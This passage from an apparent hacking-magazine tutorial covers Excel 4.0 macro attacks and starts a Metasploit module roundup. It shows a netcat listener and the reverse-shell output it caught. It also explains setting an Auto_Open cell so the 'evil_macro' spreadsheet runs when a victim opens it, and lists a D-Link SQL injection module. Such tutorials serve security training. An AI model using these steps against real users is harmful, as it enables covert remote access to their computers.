
Save the file. Before executing the macro, start a netcat listener on the target IP address you specified.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
```

Now, when you execute the macro, you should get a successful shell as shown below.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.36.1: inverse host lookup failed: Unknown host
connect to [192.168.36.189] from (UNKNOWN) [192.168.36.1] 57637
Microsoft Windows [Version 10.0.19042.985]
(c) Microsoft Corporation. All rights reserved.

C:\Users\nspadm\Documents>whoami
whoami
hackercool\nspadm
```

Don't forget to keep the Anti Malware ON while doing all this (Yes, we did exactly that). This is all fine. Is this the power of excel 4 macro. No, not just that. Nobody will open a Excel file and execute some suspic-ious looking code in it. To overcome this, macros can be configured to run automatically as the file is op-ened. To do this, Click on A1 cell of your evil_macro file and rename it to Auto_Open as shown below.



Save the changes and close the file. Start the netcat listener again. Now, just open the evil_macro file an-d you should see the successful spawning of reverse shell again. That's all about Excel 4.0 Macros for now.

METASPLOIT THIS MONTH


Welcome to the Fourth Metasploit This Month feature of this year. Let us learn about the latest exploit modules of Metasploit.

D - Link Central WiFi Manager SQL Injection Module


TARGET: D-Link Central Wifi Manager < v1.03R0100_BETA6 **TYPE: Remote**
Module : Auxiliary **ANTI-Malware : NA**

